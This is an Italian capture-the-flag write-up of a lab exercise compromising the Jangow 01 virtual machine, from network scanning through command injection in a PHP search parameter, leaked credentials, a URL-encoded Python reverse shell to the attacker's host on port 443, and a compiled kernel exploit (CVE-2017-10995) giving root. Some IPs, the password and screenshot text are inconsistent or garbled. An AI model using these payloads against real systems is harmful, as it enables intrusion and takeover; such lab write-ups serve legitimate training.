



Hacking VM BlackBox 1

ES BONUS — Jangow 01 CTF Facile

Obiettivo: compromissione completa del sistema con ottenimento privilegi **root**

Scenario: Black Box puro (nessuna informazione iniziale)

Introduzione:

Questo documento vede due macchine virtuali in azione, **Kali Linux** con ip **192.168.56.101** come **attaccante** e **Jangow01** con ip **192.168.56.118** come **Target**.

Verranno esposti metodologie per accedere alla scalata dei privilegi e utilizzati strumenti con **Kali Linux** come **Burp Suite**, **Netcat**, **Linpeas**.

Obiettivo principale quindi, diventare **root**(Amministratore).

FASE 1 — Setup dell'ambiente di test e network discovery

Step 1.1 — Verifica della configurazione di rete della macchina attaccante

Verifico che la macchina **Kali Linux** sia correttamente configurata sulla rete di laboratorio e avesse ricevuto un indirizzo IP valido.

Comando:

ip a

Output atteso:

Presenza di un indirizzo IPv4 assegnato all'interfaccia di rete (subnet Host-Only o

NAT/Host-Only).

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.107/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
            valid_lft 86397sec preferred_lft 86397sec
        inet6 fe80::8800:7431:bf07:7d63/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

- Output del comando `ip a` con IP visibile
Kali Linux ip 192.168.1.107

Step 1.2 — Network discovery e individuazione del target

Eseguo una scansione ARP per individuare gli host attivi nella rete e identificare l'indirizzo IP della macchina target Jangow 01

Comando:

sudo arp-scan -l

Elenca gli host attivi nella subnet, inclusa la macchina **Jangow 01**, con relativo indirizzo IP.

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 192.168.56.101
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1  0a:00:27:00:00:10      (Unknown; locally administered)
192.168.56.100 08:00:27:a3:5b:fd      (Unknown)
192.168.56.118 08:00:27:56:fc:04      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.818 seconds (140.81 hosts/sec). 3 responded
```

- `sudo arp-scan -l`, dove:
sudo: esegue il comando come amministratore
arp-scan: Individua indirizzi ip collegati nello stesso segmento di rete

Localizzo gli ip collegati alla rete e scannerizzo gli ip con lo strumento **Nmap**

FASE 2 — Scansione ed enumerazione dei servizi

Step 2.1 — Scansione completa delle porte TCP

Localizzo l'ip Target nel 192.168.56.118 effettuo una scansione **nmap** delle **porte aperte**, enumerazione dei servizi attivi e identificando le versioni tramite il seguente comando:

nmap -Pn -sV -O 192.168.56.118 (ip target), dove:

nmap: strumento utilizzato per la scansione

-Pn: scansiona le porte aperte all'interno dell'indirizzo ip

-sV: indica la versione dei servizi attivi

-O:scansiona il sistema operativo associato all'ip

```
(kali㉿kali)-[~]
└─$ nmap -Pn -sV -O 192.168.56.118
Starting Nmap 7.08 ( https://nmap.org ) at 2020-01-28 04:32 -0500
nmap_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.118
Host is up (0.00066s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18
MAC Address: 08:00:27:56:FC:04 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.13 - 4.4 (97%), Linux 3.16 - 4.6 (97%), Linux 3.2 - 4.14 (97%), Linux 3.8 - 3.16 (97%), Linux 4.4 (97%), Linux 3.13 (94%), Linux 4.2 (92%), Linux 3.13 - 3.16 (91%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
```

Output:

Vengono rilevate le porte 21/tcp servizio ftp versione vsftpd 3.0.3, 80/tcp servizio http versione Apache httpd 2.4.18, e un sistema operativo Linux versione 3.13-3.16

FASE 3 — Le Prove

Step 3.1 — Fingerprinting del servizio HTTP

Cosa ho fatto:

Eseguo il fingerprinting del servizio web per identificare tecnologie, CMS o componenti utilizzati dall'applicazione esposta.

Comando:

whatweb <http://192.168.56.118>(ip target) dove:

whatweb: fingerprint che identifica webservers, tecnologie, dns, framework e linguaggi utilizzati.

```
(kali㉿kali)-[~]
$ whatweb http://192.168.56.118

http://192.168.56.118 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.56.118], Index-Of, Title[Index of /]
```

Step 3.2 — Analisi del file robots.txt

`curl http://192.168.56.118/robots.txt`

```
(kali㉿kali)-[~]
$ curl http://192.168.56.118/robots.txt

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<br>
<address>Apache/2.4.18 (Ubuntu) Server at 192.168.56.118 Port 80</address>
</body></html>

(kali㉿kali)-[~]
$
```

Ho analizzato il file `robots.txt` al fine di individuare eventuali directory o risorse sensibili escluse dall'indicizzazione.

La richiesta ha restituito un errore **404 Not Found**, indicando che il file `robots.txt` non è presente sul server.

Di conseguenza, questa fase di enumerazione non ha fornito informazioni utili aggiuntive.

Step 3.3 — Metasploit

Ho effettuato una prova con lo strumento Metasploit per cercare di sfruttare i **servizi vsftpd** della **porta 21** e **Apache** sulla **porta 80**, le exploits non hanno dato risultati.


Step 3.4 — Analisi manuale della directory /site/

A seguito della directory enumeration con Gobuster, che ha evidenziato la presenza della directory valida `/site/`, ho effettuato un'analisi manuale del contenuto tramite browser per identificare eventuali applicazioni web, file, form di autenticazione, riferimenti a CMS o altri indizi utili per proseguire l'attività di assessment.

Azione

- Apertura browser web
- Accesso all'URL:


<http://192.168.56.118/site/>



Output atteso

- Visualizzazione del contenuto della directory `/site/`

Visitando il sito e i Link della pagina principale trovo Buscar che ritorna una pagina bianca.



Il seguente Url, <http://192.168.56.118/site/busque.php?buscar=>, presenta una vulnerabilità nella sua forma (**buscar=**). Lo analizzo con lo strumento **BurpSuite**.

FASE 4 — Utilizzo di BurpSuite

Step 4.1 — Intercept

Apro il Browser di **BurpSuite** visitando **192.168.56.118** e intercetto (**intercept On**) il momento della visita al link **Buscar** e la mando al Repeater (**Send to Repeater**).

Request

Pretty Raw Hex

```

1 GET /site/busque.php?buscar= HTTP/1.1
2 Host: 192.168.56.118
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
7 Referer: http://192.168.56.118/site/
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
  
```

Request

Pretty Raw Hex

```

1 GET /site/busque.php?buscar= HTTP/1.1
2 Host: 192.168.56.118
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
7 Referer: http://192.168.56.118/site/
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
  
```

Response

4.1.2 — Prove nel verbo GET

Provo su **buscar=** a inserire ls e lo mando al **Response** con **Send**

Comando:

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 29 Jan 2026 22:09:01 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Content-Length: 47
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: text/html; charset=UTF-8
8
9 assets
10 busque.php
11 css
12 index.html
13 js
14 wordpress
15
16
```

Trovo gli elementi assets.
busque.php, css, index.html, js, wordpress

Eseguo `ls%20-all` (%20 perché non vengono accettati spazi tra i comandi) per trovare elementi nascosti

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

- Pretty, Raw, Hex tabs
- HTTP/1.1 1976 GET /site/busque.php?buscar=1s%20-all
- Host: 192.168.56.118
- Accept-Language: en-US, en; q=0.9
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://192.168.56.118/site/
- Accept-Encoding: gzip, deflate, br
- Connection: keep-alive

Response:

- Pretty, Raw, Hex, Render tabs
- HTTP/1.1 200 OK
- Date: Thu, 29 Jan 2026 22:09:47 GMT
- Server: Apache/2.4.18 (Ubuntu)
- Vary: Accept-Encoding
- Content-Length: 461
- Keep-Alive: timeout=5, max=100
- Connection: Keep-Alive
- Content-Type: text/html; charset=UTF-8

Body of the response (Pretty tab):

```
total 40
drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
drwxr-xr-x 3 root      root      4096 Oct 31 2021 ..
drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
-rw-r--r--  1 www-data www-data 35 Jun 10 2021 buscue.php
drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
-rw-r--r--  1 www-data www-data 10190 Jun 10 2021 index.html
drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress

```

```
Trovo elementi tipici della directory (.e ..) e li inserisco con  
ls%20-all%20cd%20..
```

Ho eseguito una scansione Nmap mirata sulla porta 21 per raccogliere informazioni di servizio e versione.

The screenshot shows the Burp Suite interface with the Repeater tool open. The Request section displays a GET request to /site/busque.php?buscar=1s%20-all%20cdh20.. with various headers like Host, Accept-Language, and User-Agent. The Response section shows the Apache server's response, including HTTP/1.1 200 OK, Date, Server, Vary, Content-Length, Keep-Alive, Connection, and Content-Type. The status bar at the bottom indicates the file is 1.1 MB in size.

```
1 GET /site/busque.php?buscar=1s%20-all%20cdh20.. HTTP/1.1
2 Host: 192.168.56.118
3 Accept-Language: en-US, en; q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/148.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.56.118/site/
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10 ...
11 total 16
12 drwxr-xr-x 3 root      root      4096 Oct 31 2021 .
13 drwxr-xr-x 3 root      root      4096 Oct 31 2021 ..
14 -rw-r--r-- 1 www-data www-data 336 Oct 31 2021 .backup
15 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
16
17
```

trovo .backup e visualizzo il contenuto tramite cat%20../.backup

The screenshot shows the Burp Suite interface with a successful exploit. The 'Request' tab displays a GET request to '/site/buscar.php?buscar=cat%20./.backup'. The 'Response' tab shows the exploit output, which includes a MySQL dump of the database 'janganol'. The dump starts with the connection information:

```
1 HTTP/1.1 200 OK
2 Date: Thu, 29 Jan 2026 14:30:46 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Language: es_ES
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 $servername = "localhost";
11 $database = "janganol";
12 $username = "janganol";
13 $password = "abygur169";
14 // Create connection
15 $conn = mysqli_connect($servername, $username, $password, $database);
16 // Check connection
17 if (!$conn) {
18 die("Connection failed: " . mysqli_connect_error());
19 }
20 echo "Connected successfully";
21 mysqli_close($conn);
22
23
```

Trovo username=jangow01 e password abygurl69

Step 4.3 — Connessione FTP

Da Terminale **Linux** eseguo **ftp 192.168.56.118** per avviare una connessione **FTP** (File Transfer Protocol)

Inserisco name jangow01 e password abygurl69

```
(kali㉿kali)-[~]
$ ftp 192.168.56.118

Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
```

mi muovo nella home con **cd /home**

```
ftp> cd /home
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||38912|)
150 Here comes the directory listing.
drwxr-xr-x    3 0          0          4096 Oct 31  2021 .
drwxr-xr-x   24 0          0          4096 Jun 10  2021 ..
drwxr-xr-x    4 1000      1000        4096 Jun 10  2021 jangow01
226 Directory send OK.
```

Trovo la cartella **jangow01** e con **ls -all** cerco il contenuto visibile e nascosto

```
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls -all
229 Entering Extended Passive Mode (|||47241|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000      1000        4096 Jun 10  2021 .
drwxr-xr-x    3 0          0          4096 Oct 31  2021 ..
-rw-----    1 1000      1000        235 Jan 29 14:36 .bash_history
-rw-r--r--    1 1000      1000        220 Jun 10  2021 .bash_logout
-rw-r--r--    1 1000      1000        3771 Jun 10  2021 .bashrc
drwx-----    2 1000      1000        4096 Jun 10  2021 .cache
drwxrwxr-x    2 1000      1000        4096 Jun 10  2021 .nano
-rw-r--r--    1 1000      1000        655 Jun 10  2021 .profile
-rw-r--r--    1 1000      1000          0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r--    1 1000      1000        33 Jun 10  2021 user.txt
226 Directory send OK.
```

All'interno della cartella **Jangow01** trovo il file di testo **user.txt**, lo scarico nella **Kali Linux** con **get user.txt**


```
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||55087|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |*****| 33          1.16 MiB/s  00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (60.68 KiB/s)
```

Visualizzo il suo contenuto con **cat user.txt** rivelando un codice che codificato risulta essere pista falsa

```
(kali㉿kali)-[~]
$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```

FASE 5 — REVERSE SHELL

Dato che il file user.txt non ha dato risultati e so che il sito **buscar** accetta comandi quindi è una back door, cerco di ottenere una reverse shell sulla **Kali Linux**. Accedo al sito **reverse shell** e provo diversi script (**bin**, **netcat** etc..) e dopo vari tentativi, l'unico funzionante è stato il **pyhton 3#2**



Il corretto funzionamento dello script è stato accertato sul terminale **Kali Linux** attraverso un **curl** sul terminale a sinistra dove è stato inserito lo script nell'url dopo **buscar=** e a destra dove avevo la **Kali Linux** in ascolto sulla **porta 443**. La **porta 443** è l'unica che funziona dato che nella **jangow01** è presente un **firewall** che blocca le altre porte.

```
└─(kali㉿kali)-[~]
└─$ curl "http://192.168.56.118/site/busqu
e.php?buscar=python3%20-c%20%27import%20so
cket%2Csubprocess%2Cos%3Bs%3Dsocket.socket
%28socket.AF_INET%2Csocket.SOCK_STREAM%29%
3Bs.connect%28%28%22192.168.56.102%22%2C44
3%29%29%3Bos.dup%28s.fileno%28%29%2C0%29%
3B%20os.dup%28s.fileno%28%29%2C1%29%3Bos.
dup%28s.fileno%28%29%2C2%29%3Bimport%20pt
y%3B%20pty.spawn%28%22%2Fbin%2Fbash%22%29%
27"
└─
```

```
└─(kali㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
192.168.56.118: inverse host lookup failed:
connect to [192.168.56.102] from (UNKNOWN) [www-data@jangow01:/var/www/html/site$ sh /tr
ansfer/21
└─
```

FASE 6 — LINPEAS.SH

Una volta ottenuta la connessione, utilizzo **linpeas**.

Linpeas è un tool automatico che permette di eseguire una scansione molto approfondita della macchina target andando ad individuare le sue fragilità e fornendo all’utente link informativi e link per scaricare gli exploit che possono danneggiare il bersaglio.

Utilizzo la **porta 21** per caricare il [linpeas.sh](#) nella macchina bersaglio. Effettuo l’accesso e digito il comando **put linpeas.sh** ma il sistema mi dice che non posso creare questo file.

Allora mi sposto nella cartella tmp con il comando **cd /tmp** e da qui riprovo con il comando **put linpeas.sh** e il terminale mi restituisce “transfer complete”.

Una volta che carichiamo un file per renderlo eseguibile dobbiamo eseguire il comando **chmod 777 linpeas.sh** e il terminale mi restituisce 200

```

ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||50139|)
553 Could not create file.
ftp> ls
229 Entering Extended Passive Mode (|||15630|)
150 Here comes the directory listing.
drwxr-xr-x    3 0          0          4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd /temp
550 Failed to change directory.
ftp> cd /tmp
250 Directory successfully changed.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||26520|)
150 Ok to send data.
100% |*****| 952 KiB   26.0
226 Transfer complete.
975444 bytes sent in 00:37 (25.08 KiB/s)
ftp> chmod 777 linpeas.sh
200 SITE CHMOD command ok.
ftp> cd /tmp

```

Adesso che ho caricato il linpeas, avvio il tool sulla mia reverse shell e digitando **/tmp/linpeas.sh** avvio il toll.

```

[(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
192.168.56.118: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.118] 42200
www-data@jangow01:/var/www/html/site$ sh /tmp/linpeas.sh
sh /tmp/linpeas.sh
sh: 0: Can't open /tmp/linpeas.sh
www-data@jangow01:/var/www/html/site$ /tmp/linpeas.sh
/tmp/linpeas.sh

```

FASE 7 — INIEZIONE DEL EXPLOIT

Dalla scansione di **linpeas** noto subito la prima vulnerabilità e scelgo lei come strada verso l'escalation

```

cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2017-10995] eBPF_verifier
Details: https://ricklarabee.blogspot.com/2018/07/eBPF-and-analysis-of-get-rekt-linux.html
Exposure: highly probable
Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0
Download URL: https://www.exploit-db.com/download/45010
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

```

digito sul mio terminale **searchsploit - m 45010** il quale mi ha scaricato la vulnerabilità e mi ha creato una copia chiamata 45010.c.

Riutilizziamo il canale ftp per caricare il 45010 sulla macchina target, quindi come prima i seguenti comandi

- **cd /tmp**
- **put 45010.c**

- chmod 777 45010.c

```
-rwxr-xr-x    1 1000      1000      873512
Jan 28 21:17 pwn
-rw-rw-r--    1 1000      1000       33
Jun 10 2021 user.txt
226 Directory send OK.
ftp> chmod 777 45010.c
200 SITE CHMOD command ok.
ftp> █
```

Ora che ho attivato l'exploit torno sulla mia reverse shell e digito **cp /home/jangow01/45010.c** . per creare una copia, poi digito **gcc -o exploit 45010.c** il quale ultimo comando serve a scrivere il linguaggio in c e a dargli il nome.
Come ultimo passaggio digito **./exploit** per avviarlo

```
[(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
192.168.56.118: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.118] 42202
www-data@jangow01:/var/www/html/site$ cp /home/jangow01/45010.c .
cp /home/jangow01/45010.c .
cp: cannot open '/home/jangow01/45010.c' for reading: Permission denied
www-data@jangow01:/var/www/html/site$ cp /home/jangow01/45010.c .
cp /home/jangow01/45010.c .
www-data@jangow01:/var/www/html/site$ gcc -o exploit 45010.c
gcc -o exploit 45010.c
www-data@jangow01:/var/www/html/site$ ./exploit
./exploit
[.]
[.] t(—t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(—t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff88003990ba00
[*] Leaking sock struct from ffff8800374392c0
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff880037a2cc00
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff880037a2cc00
[*] credentials patched, launching shell ...
# bash
bash
root@jangow01:/var/www/html/site# cd
cd
bash: cd: HOME not set
root@jangow01:/var/www/html/site# ls
```

FASE 8 — ESCALATION

Terminato l'exploit noto che alla fine è presente un cancelletto (#) di solito questo carattere rappresenta che siamo diventati root. Per essere sicuro digito **bash** e noto che sono diventato l'utente root della macchina **jangow01**. L'ultimo step è trovare la prova finale che è solita nelle CTF. quindi mi posto nella cartella root con il comando **cd /root**, digito **ls** per trovare la lista dei file e noto **proof.txt**, digito **cat proof.txt** e ho terminato il mio penetration testing

```
ls
45010.c assets busque.php css exploit index.html js wordpress
root@jangow01:/var/www/html/site#
root@jangow01:/var/www/html/site#
root@jangow01:/var/www/html/site#
root@jangow01:/var/www/html/site#
root@jangow01:/var/www/html/site# cd /root
cd /root
root@jangow01:/root# ls
ls
proof.txt
root@jangow01:/root# cat proof.txt
cat proof.txt
.....
.....
```

```
da39a3ee5e6b4b0d3255bfef95601890afd80709  
root@jangow01:/root# █
```

CONCLUSIONI FINALI

L'attività di Black Box penetration testing ha portato alla **compromissione completa del sistema Jangow 01**, partendo da una fase di network discovery priva di informazioni iniziali, passando per l'enumerazione dei servizi esposti, l'ottenimento di un accesso iniziale (foothold) e la successiva fase di post-exploitation.

Attraverso l'analisi delle configurazioni locali e delle superfici di attacco interne, è stato possibile individuare una **vulnerabilità sfruttabile per l'elevazione dei privilegi**, consentendo il passaggio da utente non privilegiato a **root**.

L'esercizio dimostra in modo completo:

- l'importanza dell'enumerazione progressiva,
- il valore delle misconfigurazioni locali come vettori di escalation,
- la criticità dei controlli di privilegio,
- la necessità di una difesa multilivello (hardening, patching, privilege separation).

La compromissione root conferma il **completamento della CTF** e la riuscita dell'attacco in uno scenario di **Black Box puro**, come richiesto dall'ES Bonus **Jangow 01**.